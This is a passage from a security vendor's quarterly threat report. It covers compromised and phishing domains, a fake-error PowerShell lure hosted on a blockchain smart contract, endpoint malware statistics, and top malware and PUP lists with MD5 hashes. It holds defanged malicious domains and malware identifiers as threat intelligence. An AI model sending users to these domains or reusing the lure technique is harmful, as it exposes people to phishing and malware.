The next new domain, www[.]juniodonto[.]coop[.]br, was another website that attackers compromised to host malicious code hiding behind a fake error message, but this time with an interesting twist. The error message on this site prompts the user to copy and run a PowerShell script to fix the (fake) issue. Instead of embedding the malicious PowerShell directly into the site, the threat actor added resiliency by hosting it on the Binance blockchain. The JavaScript on the compromised site starts by loading up the Ethereum library which lets it then interact with Ethereum-based blockchains. It then queried a smart contract hosted on the Binance fork of the Ethereum blockchain to grab the PowerShell script out of a data variable in the contract. By using the blockchain, the threat actor benefits from the immutability of the system meaning there are no options for removing their malicious code from the network.

We added the final new domain, theroots[.]in, to our threat feed in March 2024 after finding it in a malware campaign run by Magnet Goblin. Magnet Goblin is a financially motivated threat actor that exploits newly discovered web browser vulnerabilities to deliver remote access trojans (RATs) to their victims.

Top Phishing Domains

As you may suspect from the name, domains in this category are involved in phishing and other social engineering campaigns. Some of the domains that frequent this top 10 list have been around for multiple years. In fact, there were no brand-new domains in the list this quarter. Instead, we saw a return of domains that leveraged hosting services like Microsoft SharePoint to target victims that rely on assuming legitimate parent domains mean benign destinations.

Phishing
unitednations-my[.]sharepoint[.]com
edusoantwerpen-my[.]sharepoint[.]com
ulmoyc[.]com
nucor-my[.]sharepoint[.]com
data[.]over-blog-kiwi[.]com
www[.]898[.]tv
t[.]go[.]rac[.]co[.]uk
e[.]targito[.]com
bestsports-stream[.]com
googlestates[.]com

Figure 25. Top phishing domains

FIREBOX FEED: DEFENSE LEARNINGS

Last April, a breach of National Public Data released 2.9 billion records of people's private data. These records come from national background checks and include social security numbers, relatives, and other personal data. The governments, with all their well-intended regulations, have not slowed down these breaches, so what can we do to protect our data? For both personal and company data, those we trust with our data will never protect it as much as we would like them to. Therefore, only you can ensure the security of your data by being careful who you do business with. With this in mind, let's look at some takeaways from this report on how to secure your company's data as well as your personal information.

01

Defeat threat actors by lowering their incentives

Almost all threat actors have financial motivations, even government-sponsored actors depend on the government paying them for their work. Magnet Goblin, for example, uses the latest vulnerabilities to target at-risk servers. Attacks come at the cost of time and server resources. Because we will always have zero-day vulnerabilities, and we can't prevent all exploits, we will never be able to stop all attacks. We can prevent the actors from achieving their goals by preventing them from getting a foothold on your network by using a zero trust strategy. This blocks the most vulnerable systems from attack even if hackers achieve some access into your network, diminishing the financial incentives to target your business.

02

Pay close attention to management systems

One of the most-widespread network attacks targets management software. The dotCMS content management system vulnerability and a directory traversal attack leave management systems like Trend Micro Management, Oracle Application Testing Suite, and ZOHO ManageEngine Desktop Central open to these attacks.


Security separating management systems from the actual data on your network won't be easy but will significantly reduce your threat surface. Management systems require network access to many different systems, but this opens the door for the exploited management system to have easy access to your sensitive data or install malware on your servers. To reduce this risk, block access from your management servers to sensitive data and log all audit details including logging of the logging system itself.

03

Check your sources

Fly-by-night companies provide questionable software to their customers and advertise this software on reputable websites like Amazon. Amazon doesn't check everything it sells, so inevitably some software like Net Protector will slip through.

We often recommend ensuring the file you receive comes from a trusted source, but what if they didn't check their sources properly? Like Net Protector, we found that some files can come from a trusted source but still contain suspicious software and malware. Ultimately, you should check that you trust the original source and check that no one has modified the file. If you don't know who created the file or can't completely trust them, have a trusted partner help review it, or simply don't use that file.



ENDPOINT THREAT TRENDS

We look at prior Internet Security Reports every quarter to see which data to include or exclude and where to improve formatting. Since Q2 is synonymous with spring, we've decided to do some much-needed spring cleaning for the Endpoint section. Typically, Endpoint is the most comprehensive section within the report because of the swath of data we receive from WatchGuard Endpoint Protection, Detection & Response (EPDR), previously known as Panda Adaptive Defense 360 (AD360). Therefore, we often revise subsections and include or exclude specific data sets based on our observations.

We filter the raw data through different filters, which allows us to understand the threats to organizations and pass that information along to you, the reader, to make more informed decisions based on your network environment. These filters allow us to understand how ubiquitous threats are, what malware campaign types threat actors are using, what the current exploits of choice are, what malware families we are observing the most, what our threat hunting rules are catching, and what the ransomware landscape looks like. However, that only scratches the surface. Here is what we've collected and shared this quarter:

- Total malware threats
- New malware threats per 100k active machines
- The number of alerts by the number of machines affected
- The number of alerts by which WatchGuard technology invoked the alert (Improved!)
- Alerts by exploit type
- Attack vectors
- Browser-based attack vector detections
- Office-based attack vector detections
- The top 30 affected countries each quarter
- Cryptominer detections (Renewed!)
- The top 10 most-prevalent malware
- The top 10 most-prevalent potentially unwanted programs (PUPs)
- Top 5 threat hunting rule invocations (New!)
- Threat hunting MITRE ATT&CK tactics and techniques
- Ransomware detections (WatchGuard)
- Ransomware double extortion landscape (Improved!)
- Notable ransomware breaches

Returning readers may notice that cryptominer detections are back. A few quarters ago, we omitted cryptominer detections because they consistently showed a relatively insignificant number of alerts. However, about a year ago, we noticed a creeping uptick in alerts to the point we couldn't ignore it anymore. So, not only did we renew the cryptominer subsection, but we've also included the last four quarters of data to ensure you didn't miss a beat. We've also improved two sections: the WatchGuard technology invocation subsection with a new table and the Ransomware Landscape subsection to include the newly active and inactive groups instead of only the newly active groups.

Finally, we didn't just clean the section up, but we've managed to add a new subsection. Increasing threat hunting data has allowed us to create a new subsection and accompanying table showing the top five threat hunting rule invocations. This new data set, with the previous threat hunting MITRE ATT&CK tactics and techniques data, provides a different perspective from other endpoint data. Other data points highlight known attacks that we've documented. In contrast, threat hunting data shows how we detect possible intrusions and what tactics threat actors leverage to attack WatchGuard-protected networks. Essentially, these are pre-attack metrics showing the current tactics observed in the wild.

MALWARE FREQUENCY

The endpoint report is intentionally structured to discuss more cumulative data first and then funnel to more precise or targeted data. For example, we begin the Malware Frequency section with the total malware threats, followed by new malware threats. Total Malware Threats describe all of the malware data, whereas new malware threats only describe previously unseen malware. Then, we drill down into alerts by the number of machines affected, alerts filtered by which technology invoked the alerts, and so on. After the Malware Frequency section, we pivot to threat hunting and, finally, finish with the overall ransomware landscape.

As for the total number of malware threats, we observed a 39.60% decrease from Q1. Previously, we observed 173,751 threats, which dipped significantly to 104,951 in Q2. In Q1, we theorized that this sharp increase from Q4 2023 was an outlier because we saw a similar sharp increase in malware affecting only one machine. This suggests that a widespread email spam campaign with varying payloads or something similar caused a temporary rise in alerts. It's possible we were correct in theory, as the total malware threats this quarter returned to comparable levels of Q4 and Q3 2023. Next quarter will tell a lot about whether Q1 was the start of an increase in malware detections for the foreseeable future or if levels will remain stagnant.

Total Malware Threats	**104,951**

Figure 26: Q2 2024 Total Malware Threats




Figure 27: Q2 2024 QoQ Total Malware Threats

New Threats Blocked per 100k Active Machines	**140**

Figure 28: Q2 2024 New Malware Threats (Previously Unknown)




Figure 29. 2023-2024 QoQ New Malware Threats Per 100k Active Machines

Alerts by Number of Machines Affected

This subsection begins to filter malware alerts to provide context for attacks against EPDR-protected clients. For the first filter, we take all the malicious files observed for each quarter and query how many machines each file is on. This data provides context on widespread campaigns that affected hundreds of machines and targeted attacks affecting only one machine, for example. Here are the guidelines we've defined for this data set:

- **1** – Exactly one machine alerted on this file/process.
- **>=2 & < 5** – Between two and five machines alerted on this file/process.
- **>=5 & < 10** – Between five and ten machines alerted on this file/process.
- **>=10 & < 50** – Between ten and fifty machines alerted on this file/process.
- **>=50 & < 100** – Between fifty and 100 machines alerted on this file/process.
- **>=100** – More than 100 machines alerted on this file/process.

We've talked about how, last quarter, we observed a massive increase in alerts affecting only one machine. So, it's no surprise that this quarter there was an enormous decline in that category, a 46.27% reduction from last quarter, to be exact. Then, it almost goes in descending order. Alerts between two and five machines decreased slower with a 14.76% reduction; between five and ten reduced by 10.64% from Q1 to Q2; and alerts on between ten and 50 machines decreased the least, at 6.21%. Then, alerts on 50 to 100 machines and those on more than 100 machines increased from the previous quarter, with a 10.91% and 8,76% increase, respectively. The shift from attacks on fewer machines to an increasing number of machines suggests that the threats in Q2 were from large malware campaigns using the same payload.

Number of Machines	Q1 Alerts	Q2 Alerts	Raw Difference from Q1	Percentage Difference from Q1
1	184,697	99,246	-85,451	-46.27%
>= 2 & < 5	12,525	10,676	-1,849	-14.76%
>= 5 & < 10	2,369	2,117	-252	-10.64%
>= 10 & < 50	1,821	1,708	-113	-6.21%
>= 50 & < 100	165	183	18	10.91%
>=100	137	149	12	8.76%

Figure 30. Q2 2024 Alerts by Number of Machines Affected Differences




Figure 31. Q2 2024 Alerts by Number of Machines Affected

Defense in Depth

The Defense in Depth subsection is a fancy term we've given to the data set that filters threats by which technology caught the alert. WatchGuard EPDR uses six primary technologies to detect, alert, and remediate potentially malicious files. Those six are defined below.

- **Endpoint Detection** – The typical legacy endpoint antivirus solution, Endpoint Detection displays the number of hashes invoking an alert located in our known-malicious hash database. This is commonly called a signature-based detection antivirus solution.
- **Behavioral/Machine Learning** – Behavioral/Machine Learning is a step above signature-based detections because it analyzes the file's actions upon executing in a sandbox. We create rules based on these behaviors and determine whether they are malware.
- **Cloud** – Alerts that fall under the Cloud category are files sent to WatchGuard's Cloud servers for further analysis beyond signature-based detections and behavior/machine learning. The files that are malicious iterate the counter here.
- **Digital Signature** – Digital Signatures are methods of determining the authenticity and legitimacy of the sending user and ensuring it hasn't been tampered with (integrity). We determine malware based on these digital signatures. If an attacker altered it in transit, it is a digital signature from a known malicious user, or if we know the signature is compromised, we make a further decision.
- **Manual Attestation** – Manual Attestation is a fancy way of saying that a human analyst scrutinizes the file. If the file makes it past all of the other technologies and still looks suspicious, one of WatchGuard's attestation analysts performs the analysis and makes a classification. Once a file reaches this stage, a classification, whether goodware, PUP, or malware, is always determined.
- **Defined Rules** – The final technology, Defined Rules, are predefined behaviors that, if a file were to perform, we would determine are malware. Most people associate defined rules with threat hunting, but these rules can also apply to endpoint detections.

These six technologies work synergistically to cohesively ensure even the newest sophisticated attacks don't slip through the cracks. Most of these technologies work in a waterfall fashion, where each file goes through one technology before moving on to the next. For example, when a file arrives on a machine, AD360 Endpoint Detection attempts to determine if the file is a known malware in the database. We sometimes call these low-hanging fruit because determining maliciousness doesn't take much effort. If none of the automated processes can determine if a file is malware, the file eventually ends up in the attestation queue, where malware analysts make a final determination.

In Q1, AD360 Endpoint Detection saw a sharp increase in alerts coinciding with the alerts on only one machine and total malware threats. All three of these data points saw similar, significant increases in alerts, and we predicted these were all connected. The fact that all three saw similar sharp decreases in Q2 supports this theory. AD360 Endpoint Detection alerts decreased by almost 100,000 raw alerts, a 94.60% decrease quarter-over-quarter. Behavioral and Machine Learning alerts saw a comparable, but not as significant, decrease – 73.27%. The other technology that classified fewer files than in Q1 was Defined Rules, decreasing by 11.69%.

On the other side, three technologies increased from Q1: Cloud, Digital Signatures, and Manual Attestation. Manual Attestation had the smallest increase, modestly rising 9.44%. Digital Signatures effectively doubled from last quarter, increasing by 106.49%. Finally, our Cloud technologies increased over four-fold (418.96%). The likely reason for this sharp increase is WatchGuard's ongoing transition to WatchGuard Cloud for many of our services. Due to this, for the first time, Cloud services have become the most active technology in our defense-in-depth EPDR service.

Technology	Q1 Alerts	Q2 Alerts	Raw Difference from Q1	Percentage Difference from Q1
AD360 Endpoint Detection	114,128	6,161	-107,967	-94.60%
Behavioral/Machine Learning	22,331	5,969	-16,362	-73.27%
Cloud	7,351	38,149	30,798	418.96%
Defined Rules	1,121	990	-131	-11.69%
Digital Signature	7,056	14,570	7,514	106.49%
Manual Attestation	6,567	7,187	620	9.44%

Figure 32. Q2 2024 Alerts by Technology




Figure 33. Q2 2024 Alerts by Technology

Alerts by Top 30 Countries Affected

Transitioning from statistical to geographical data, this subsection looks at threats by country. If we were to tally countries by the raw number of alerts, this would disproportionately result in the countries with the most machines bubbling to the top and vice versa for countries with fewer machines. To adjust for this, we've created a simple variable that places the number of alerts over the active number of machines for each respective country. We call this the Alert Coefficient, shown below.

$$\textbf{Alert Coefficient} = \frac{\text{Malware Alerts}}{\text{Active Machines}}$$

This subsection is challenging to compare to the quarter prior because it's almost all new! At a geographical macro-scale, there's a story in the data. Previously, quarters commonly saw countries from Africa, Asia, and the Indo-Pacific region on the top 30 list. This doesn't mean that countries from this region have more malware threats, as the alert coefficient describes. Instead, it tends to highlight outliers, more or less. For example, if there exists only a handful of machines in a smaller country, and a handful of those machines get infected, that could propel the entire country onto the top 30. On the contrary, countries with large populations and more active licenses tend to have more normalized data representation (i.e., the alert coefficient number is closer to the overall average). Thus, if we resolve those outliers, the alert coefficient number tends to be lower, and the numbers are closer together, as you will see in the top 30 list for this quarter.

The highest Alert Coefficient for this quarter was Bolivia, with 0.17, which increased seven spots from the previous quarter. In prior quarters, the Alert Coefficient usually was greater than 1.00, a far cry from 0.17 and lower for this quarter. The next Alert Coefficients are less than 0.10, at 0.08, and belong to Paraguay and Indonesia, increasing 8 and 21 spots, respectively. Thailand, Venezuela, Malaysia, Colombia, and Uruguay were other countries moving up the list. Interestingly, not one country moved down the list. They either moved up or are entirely new. "New" means that the country didn't appear in the previous quarter. It does not mean that the country appeared in the top 30 list for the first time. Most of these new countries for this quarter are from Europe, with a few from North and South America and one from Africa (South Africa).

Country	Alert Coefficient	Order Difference from Q2
Bolivia	0.17	*+7*
Paraguay	0.08	*+8*
Indonesia	0.08	*+21*
Cyprus	0.06	*NEW*
Peru	0.05	*NEW*
Thailand	0.05	*+21*
Venezuela	0.05	*+14*
Malaysia	0.05	*+17*
Colombia	0.04	*+16*
Slovenia	0.04	*NEW*
Uruguay	0.04	*+19*
Greece	0.03	*NEW*
Portugal	0.03	*NEW*
Serbia	0.03	*NEW*
Argentina	0.03	*NEW*
Bulgaria	0.02	*NEW*
Italy	0.02	*NEW*
Chile	0.02	*NEW*
Hungary	0.02	*NEW*
Austria	0.02	*NEW*
France	0.02	*NEW*
Mexico	0.02	*NEW*
Brazil	0.01	*NEW*
South Africa	0.01	*NEW*
Sweden	0.01	*NEW*
Spain	0.01	*NEW*
Germany	0.01	*NEW*
Norway	0.01	*NEW*
United Kingdom	0.009	*NEW*
United States	0.009	*NEW*

Figure 34. Q2 2024 Alerts by Top 30 Countries Affected




Figure 35. Q2 2024 Alerts by Top 30 Countries Affected

TOP MALWARE AND PUPS

This subsection begins to look at more granular data instead of summation data. Instead of describing the malware landscape, this section looks at specific malware samples and their variants in what we call the top 10 most prevalent malware and PUPs. These files caused the most alerts compared to all other malware samples. You can read about them below.

Top 10 Most-Prevalent Malware

Each quarter, the most prevalent malware tends to include a few of the same old malware families but never falters, having some surprises. As for the recurring malware, we've observed the same Glupteba and MyloBot campaigns that have hugged the top of the list for over a year. Then, we documented copious GuLoader variants leveraged to deliver additional malware. However, there were at least two surprises; technically, three.

The biggest surprise was Fuzzbunch, appearing at rank two. This is one of several tools leaked from the 2016 NSA breach from The Shadow Brokers. Fuzzbunch is an exploitation framework similar to Metasploit but written in Python instead of Ruby. Since this tool was leaked, in this scenario, it was likely copied by hackers and tweaked to their needs. Then, it was subsequently used against an EPDR-protected device that caught it. The other surprise was SharpHound, the data ingestion tool for BloodHound, an Active Directory (AD) enumeration hacking tool. Sometimes, these tools are classified as PUPs unless there is context for a known malware attack, which this qualified as. An extra surprise was a trojanized AutoKMS tool that claimed to activate a software license but included malware instead. You can find more information on all of these malware families below.

MD5	Signature	Unique Machines Affected	Classification Attestation
6CC8D5F1CB1819791E4897F902FAF365*	Trj/RnkBend.A	1,572	Glupteba
1CA9E6EB86036DAEA4DFA3297F70D542	Trj/Agent.JMT	1,471	Fuzzbunch
3E86685246C1FDCC9EEF8B95986BA4E4*	Trj/WLT.F	786	MyloBot delivering Khalesi
7741E296FC7876E2CF35E44BA4264F47	Trj/Agent.CTG	298	GuLoader
81805DCEF35E01A082E6B81865D7ECD7	Trj/Agent.ABC	288	GuLoader
AAF1146EC9C633C4C3FBE8091F1596D8	Trj/Sharp.A	247	SharpHound
6B8049683F344BB43AC68E6A346D1ED6	HackingTool/AutoKMS	229	Malicious KMS Activator
7794804BCA68949A94F47CF09BF72BC9	Trj/Agent.MK	228	GuLoader delivering AgentTesla
991724954E93A132C9250AC47BC77D0A	Trj/Agent.SR	226	GuLoader
6C4BFF2DD423151CC9CCD9B1F3191172	Trj/Agent.RP	208	GuLoader

Figure 36. Q2 2024 Top 10 Most Prevalent Malware

Glupteba

Glupteba is a multi-faceted malware-as-a-service (MaaS) with capabilities such as (down)loading other malware, acting as a botnet, stealing information, stealthily mining cryptocurrency, and more that targets victims seemingly indiscriminately worldwide. In 2021, Google disrupted the botnet, but it made a resurgence in late 2022 into early 2023. Like GuLoader, threat actors commonly use evasive downloaders to deliver additional malware. Although, unlike GuLoader, Glupteba is arguably more sophisticated and has more capabilities. It's an evasive trojan that researchers have observed taking control commands from the Bitcoin blockchain, among many other techniques for evasion.

Fuzzbunch

In 2016, a hacker group named The Shadow Brokers published stolen data from the "Equation Group," which is widely believed to be affiliated with the United States National Security Agency (NSA). This data included hacking tools, zero-day exploits, and other sensitive leaks. One of the tools was called Fuzzbunch, the NSA's version of an exploit framework similar to Metasploit, Cobalt Strike, Merlin, and others. These frameworks facilitate a more manageable leverage of known software exploits, allowing penetration testers and hackers to exploit vulnerabilities in a semi-automated manner.

MyloBot

MyloBot has been active for around five years, and interestingly, the botnet operators are known to have attempted to extort victims via email. More ubiquitously, the malware's primary intent is to infect a machine without the victim's knowledge, allowing attackers to leverage any device within its botnet to perform actions on the attacker's behalf. Like other botnets and loaders, the malware downloads the final payload after multiple stages of evasively downloading malicious files in a daisy-chain fashion.

Khalesi

Khalesi is an information-stealing malware that does what typical information stealers do. Once executed on an endpoint, these types of malware steal passwords, Internet cookies and browser data, password vaults, cryptocurrency wallets, and more based on the information stealer variant. Khalesi steals web browser data, cryptocurrency wallets, user credentials, and third-party application data. It then prints this stolen data into a temp file before sending it to a C2 server.

GuLoader

Attackers send this malware in waves by sending spam phishing emails with malicious attachments containing the first stage of their campaigns – GuLoader. GuLoader is commonly used to download additional malware, such as infamous information stealers like RedLine Stealer, Racoon Stealer, Vidar, and FormBook. It is persistently on the top 10 list, or close to it, and is the most observed prevalent malware since we've started tracking this data.

SharpHound

Bloodhound is an open-source Active Directory (AD) enumeration tool that discovers users' relationships within an AD environment. The data ingestion engine for BloodHound is SharpHound. It gathers the data to create graphical relationships and attack path analysis. The "Sharp" in SharpHound is likely about the language the tool is written in – C# (pronounced, "see-sharp"). Either of these tools ending up in the malware top 10 means that the variant in question was being used for malicious purposes (i.e., not a penetration tester).

Malicious KMS Activator

AutoKMS tools, commonly called KMS tools, are software used to activate software without a genuine license. These are primarily classified as potentially unwanted programs (PUPs) because they perform, essentially, theft, but not malicious actions against the user's machine. However, many users download these from suspicious websites that often are laced with malware. A malicious KMS Activator is an example of this, where the file claims to activate a license but instead performs unknown and unwarranted malicious actions against the user.

Agent Tesla

Agent Tesla is another information stealer and remote access trojan (RAT). It's been one of the most prevalent for the past several quarters. Surprisingly, it made the top 10 list for the first time in Q3 because there are a lot of different versions. It's difficult for one single hash to affect so many machines as opposed to other spam malware campaigns such as GuLoader and Glupteba. Agent Tesla is a .NET program that appears to be an authentic file. These files come in various types, but threat actors fully coded them to appear as authentic as possible, appearing as calculators, educational programs, and more.

Top 10 Most-Prevalent PUPs

Admittedly, the most prevalent PUPs are less eventful than the most prevalent malware. There are more repeat contenders each quarter, with only a few exceptions. Even then, the new prevalent PUPs are different versions of hacking tools or KMS activator tools. For this reason, we usually only report on the new PUPs in the top 10 because traversing all ten would be redundant from prior quarters. For Q2, there were only three new PUPs: TDSSkiller, Office 2019 Activator, and PDFixers. TDSSkiller is a tool created by Kaspersky Labs to remove the TDSS backdoor; PDFixers is a tool that patches and manipulates PDFs; and Office 2019 Activator is software that bypasses the need for a genuine license for Microsoft Office 2019.

MD5	Signature	Unique Machines Affected	Classification Attestation
8D74E04C022CADAD5B05888D1CAFEDD0*	PUP/Generic	3,611	SM Host
8D0C31D282CC9194791EA850041C6C45*	HackingTool/ AutoKMS	2,449	KMSPico
FF1EFF0E0F1F2EABE1199AE71194E560	PUP/TDSSKiller	1,896	TDSSKiller
0520D5EABEB550C6BB24357A961B230A	HackingTool/ AutoKMS	1,632	Office 2019 Activator
2914300A6E0CDF7ED242505958AC0BB5*	HackingTool/ AutoKMS	1,296	KMS_VL_ALL_AIO
